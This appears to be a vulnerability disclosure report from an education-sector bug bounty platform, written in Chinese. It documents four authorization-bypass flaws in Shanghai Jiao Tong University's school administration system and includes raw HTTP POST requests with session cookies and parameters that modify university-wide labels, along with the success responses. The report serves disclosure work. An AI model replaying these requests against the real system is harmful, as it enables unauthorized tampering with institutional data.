

上海交通大学越权打包

时间	单位	作者	等级	Rank
2022-05-18 23:19:44	上海交通大学 (/list/firm/3761)	[REDACTED]	严重	7

无描述...

账号密码

[REDACTED]@sjtu.edu.cn

[REDACTED]

办事应用日程消息

全部

请输入搜索关键字

搜索

常用

邮箱

人事

财务

外事

科研

资产

院系系统

财务决策支持

图书馆

生活服务平台

水源社区

公文

公开公文

每周会议

部门代码

学在交大

教学信息网

研究生院

教师主页

教学楼信息

在线教学平台

通识教育MOOC

交大视频

云课堂平台

好大学在线

访问啥也没有

https://sa.sjtu.edu.cn/user/index#/notFoundPage

搜索

新手上路Google百度翻译200种语言...代理ip检测开发相关Hacking8 安全信息流2021小渔渗透测试/网...网络安全安全宽搜(C...CTF资源库CTF工具下...域名情报ZoomEye - Cybersp...安全客 - 安全资讯平台主页 | 教育行业漏洞...其他书签

上海交通大学SHANGHAI JIAO TONG UNIVERSITY


院系管理系统School Administration System

老师, 您好

哎呀...

账号信息有异常, 请重新登录。
如有仍有问题请点击“意见反馈”

越权1：查看总体数据



越权2：院校级标签可进行增删改操作

院系管理系统 School Administration System

操作成功

老师, 您好

标签名称 标签内容 查询 重置

标签名称	标签内容	标签描述	操作
人文社科院系/院系III组	安泰经济与管理学院 × 国际与公共事务学院 × 外国语学院 × 凯原法学院 × 媒体与传播学院 × 马克思主义学院 × 体育系 × 设计学院 × 人文学院 × + 添加	用于设定指标填报院系、考核分类	编辑 删除
工科院系/院系I组	环境科学与工程学院 × 航空航天学院 × 电子信息与电气工程学院 × 生物医学工程学院 × 船舶海洋与建筑工程学院 × 机械与动力工程学院 × 材料科学与工程学院 × + 添加	用于设定指标填报院系、考核分类	编辑 删除
理科及生命科学院系/院系II组	化学化工学院 × 农业与生物学院 × 药学院 × 海洋学院 × 数学科学学院 × 物理与天文学院 × 生命科学技术学院 × + 添加	用于设定指标填报院系、考核分类	编辑 删除

PrettyRawHex

```
1 POST /label/save?t=1652886813923 HTTP/1.1
2 Host: sa.sjtu.edu.cn
3 Cookie: _ga=GA1.1.936018314.1647445465; _ga_FWJYL8QN0J=GS1.1.1652882368.5.1.1652886717.0;
  sensorsdata2015jssdkcross=
  %7B%22distinct_id%22%3A%2218080443500263-073a4ca78b9b298-4c3e2c73-2304000-18080443501b6b%22%2C%22first_id
  %22%3A%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%27%9B%B4%E6%8E%A5%E6%B5%81%E9%8
  7%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%
  89%93%E5%BC%80%22%2C%22%24latest_referrer%22%3A%22%27D%2C%22%24device_id%22%3A%2218080443500263-073a4ca
  78b9b298-4c3e2c73-2304000-18080443501b6b%22%27D; _gid=GA1.3.1562045916.1652879152; JSESSIONID=
  C08369BE7048944845FE7A79A6F4567
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 332
11 Origin: https://sa.sjtu.edu.cn
12 Referer: https://sa.sjtu.edu.cn/user/index
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 labelname=%E5%B7%A5%E7%A7%91%E9%99%A2%E7%B3%BB%2F%E9%99%A2%E7%B3%BB%E2%85%A0%E7%BB%84&labeldesc=
  %E7%94%A8%E4%BA%8E%E8%AE%BE%E5%AE%9A%E6%8C%87%E6%A0%87%E5%A1%AB%E6%8A%A5%E9%99%A2%E7%B3%BB%E3%80%81%E8%80
  %83%E6%A0%B8%E5%88%B6%E7%B1%BB&labeltype=%E5%AD%A6%E9%99%A2%E6%A0%87%E7%AD%BE&labellevel=
  %E6%A0%A1%E7%BA%A7&id=202008049d3b68953052
```

PrettyRawHexRender

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Wed, 18 May 2022 15:13:35 GMT
4 Connection: close
5 Content-Length: 55
6
7 {
  "status":200,
  "msg":"success",
  "success":true,
  "data":""
}
```

越权3：公共服务可进行增删改操作

https://sa.sjtu.edu.cn/user/index#/target_manage

院系管理系统
School Administration System

+

添加公共服务清单

1、测试 分值：11

2

4

1

3

公益活动类别新增

大类名称

测试1

分值

2

删除

小类名称

2

删除

小类名称

3

删除

小类名称

4

删除

+ 添加小类

取消

确定

院系管理系统
School Administration System

老师，您好

+

添加公共服务清单

1、测试 分值：11

2

4

1

3

2、测试1 分值：2

3

4

2

编辑

删除

编辑

删除

越权4：校级标签修改 改了就估计全乱了

https://sa.sjtu.edu.cn/user/index#/label_manage

院系管理系统
School Administration System

快速搜索

+ 新增标签

标签样式	标签描述	创建人	修改人	标签涵盖类别	标签涵盖范围	操作
arwu	交大自属1	艾婷德	张小霞	论文标签	校级	编辑
CCF-A	CCF A类	管海兵	管海兵	期刊标签	校级	编辑
CCF-B		韩文杰	韩文杰	期刊标签	校级	编辑
CCF-C		韩文杰	韩文杰	期刊标签	校级	编辑
CNS	三大刊Nature Science Cell主刊	管海兵	管海兵	论文标签	校级	编辑 删除
nano	nano	艾婷德	艾婷德	论文标签	校级	编辑 删除
nano-nano	nanooo	艾婷德	艾婷德	论文标签	校级	编辑 删除
nano2		艾婷德	艾婷德	论文标签	校级	编辑 删除

原样修改成功

院系管理系统
School Administration System

快速搜索

+ 新增标签

提交标签成功

标签样式	标签描述	创建人	修改人	标签涵盖类别	标签涵盖范围	操作
arwu	交大自属1	艾婷德	张小霞	论文标签	校级	编辑
CCF-A	CCF A类	管海兵	管海兵	期刊标签	校级	编辑
CCF-B		韩文杰	韩文杰	期刊标签	校级	编辑
CCF-C		韩文杰	韩文杰	期刊标签	校级	编辑
CNS	三大刊Nature Science Cell主刊	管海兵	管海兵	论文标签	校级	编辑 删除
nano	nano	艾婷德	艾婷德	论文标签	校级	编辑 删除
nano-nano	nanooo	艾婷德	艾婷德	论文标签	校级	编辑 删除
nano2		艾婷德	艾婷德	论文标签	校级	编辑 删除

报文：

```

Pretty Raw Hex
1 POST /label/save?t=1652887086761 HTTP/1.1
2 Host: sa.sjtu.edu.cn
3 Cookie: _ga=GA1.1.936018314.1647445465; _ga_FWJYL8QNOJ=GS1.1.1652882368.5.1.1652886717.0;
  sensorsdata2015jssdkcross=
  %7B%22distinct_id%22%3A%2218080443500263-073a4ca78b9b298-4c3e2c73-2304000-18080443501b6b%22%2C%22first_id
  %22%3A%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%27%9B%B4%E6%8E%A5%E6%B5%81%E9%8
  7%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%
  89%93%E5%8C%80%22%2C%22%24latest_referrer%22%3A%22%22%7D%2C%22%24device_id%22%3A%2218080443500263-073a4ca
  78b9b298-4c3e2c73-2304000-18080443501b6b%22%7D; _gid=GA1.3.1562045916.1652879152; JSESSIONID=
  C08369BE70489448455FE7A79A6F4567
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 X-Requested-With: XMLHttpRequest
0 Content-Length: 184
1 Origin: https://sa.sjtu.edu.cn
2 Referer: https://sa.sjtu.edu.cn/user/index
3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
6 Te: trailers
7 Connection: close
8
9 id=20190717258a70c9add2&labelname=arwu&labeltype=%E8%AE%BA%E6%96%87%E6%A0%87%E7%AD%BE&labeldesc=
  %E4%BA%A4%E5%A7%E8%87%AA%E5%B1%9E2&labellevel=%E6%A0%A1%E7%BA%A7&labelcolor=%23106FC6

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Wed, 18 May 2022 15:18:07 GMT
4 Connection: close
5 Content-Length: 55
6
7 {
  "status":200,
  "msg":"success",
  "success":true,
  "data":""
}

```

以上漏洞打包提交

可危害整个校级标签体系

2022 © 联系邮箱: contact@src.edu-info.edu.cn (mailto:contact@src.edu-info.edu.cn)